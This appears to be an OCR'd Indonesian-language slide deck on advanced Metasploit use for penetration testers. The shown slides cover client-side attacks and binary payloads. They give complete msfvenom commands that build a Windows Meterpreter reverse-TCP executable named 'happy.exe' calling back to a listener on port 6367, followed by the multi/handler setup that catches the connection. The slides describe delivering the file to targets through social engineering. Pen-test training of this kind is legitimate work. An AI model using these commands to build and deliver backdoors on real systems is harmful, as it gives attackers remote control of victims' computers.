Metasploit Framework

Advanced Usage

Agenda

- Metasploit Advanced Usage
  - Client Side Attacks
    - Binary Payloads
      - Using Valid Applications template
    - Client Side Exploits
  - Meterpreter Scripting
  - Mimikatz
  - Create Metasploit Module

Client Side Attacks

METASPLOIT FRAMEWORK


Client Side Attacks

- Dengan semakin baiknya tingkat keamanan dan konfigurasi dari perangkat jaringan, protokol/jalur komunikasi dan server maka semakin kecil kemungkinan pen-tester untuk dapat membuka akses ke target, maka pen-tester dapat mengalihkan serangan dari infrastruktur langsung ke target.
  - Binary Payloads
  - Client Side Exploits

Binary Payloads


- Metasploit memiliki fitur yang mengijinkan untuk men-*generate executable* dari metasploit payload. Dan payload ini nantinya akan sangat bermanfaat dalam proses memberikan akses ke pen-tester via *social engineering.*
- Mempergunakan ‘msfvenom’ yang mengantikan ‘msfpayloads’.

Binary Payloads




```
root@kali:~# msfvenom --help
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    <payload>       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    <length>        Prepend a nopsled of [length] size on to the payload
    -f, --format     <format>        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       <architecture>  The architecture to use
        --platform   <platform>      The platform of the payload
    -s, --space      <length>        The maximum size of the resulting payload
    -b, --bad-chars  <list>          The list of characters to avoid example: '\x00\xff'
    -i, --iterations <count>         The number of times to encode the payload
    -c, --add-code   <path>          Specify an additional win32 shellcode file to include
    -x, --template   <path>          Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
        --payload-options            List the payload's standard options
    -o, --out   <path>               Save the payload
    -v, --var-name <name>            Specify a custom variable name to use for certain output formats
    -h, --help                       Show this message
        --help-formats               List available formats
root@kali:~# 
```

Binary Payloads




```
root@kali:~#  msfvenom --payload-options -p windows/x64/meterpreter/reverse_tcp
Options for payload/windows/x64/meterpreter/reverse_tcp


       Name: Windows x64 Meterpreter, Windows x64 Reverse TCP Stager
     Module: payload/windows/x64/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86_64
Needs Admin: No
 Total size: 422
       Rank: Normal

Provided by:
    sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (Windows x64) (staged). Connect back to the attacker
  (Windows x64)
```

Binary Payloads




```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:62:84
          inet addr:192.168.0.14  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:6284/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:64538 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:37931895 (36.1 MiB)  TX bytes:87016821 (82.9 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3843859 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3843859 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:585884715 (558.7 MiB)  TX bytes:585884715 (558.7 MiB)

root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.14 LPORT=6367 -f exe -o /root/Desktop/happy.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Saved as: /root/Desktop/happy.exe
root@kali:~# file /root/Desktop/happy.exe
/root/Desktop/happy.exe: PE32+ executable (GUI) x86-64, for MS Windows
root@kali:~# 
```

Binary Payloads




Date created: 7/24/2015 10:29 PM
Size: 6.00 KB

Binary Payloads



```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.14
LHOST => 192.168.0.14
msf exploit(handler) > set LPORT 6367
LPORT => 6367
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.0.14     yes       The listen address
   LPORT     6367             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.14:6367
[*] Starting the payload handler...
```

Binary Payloads

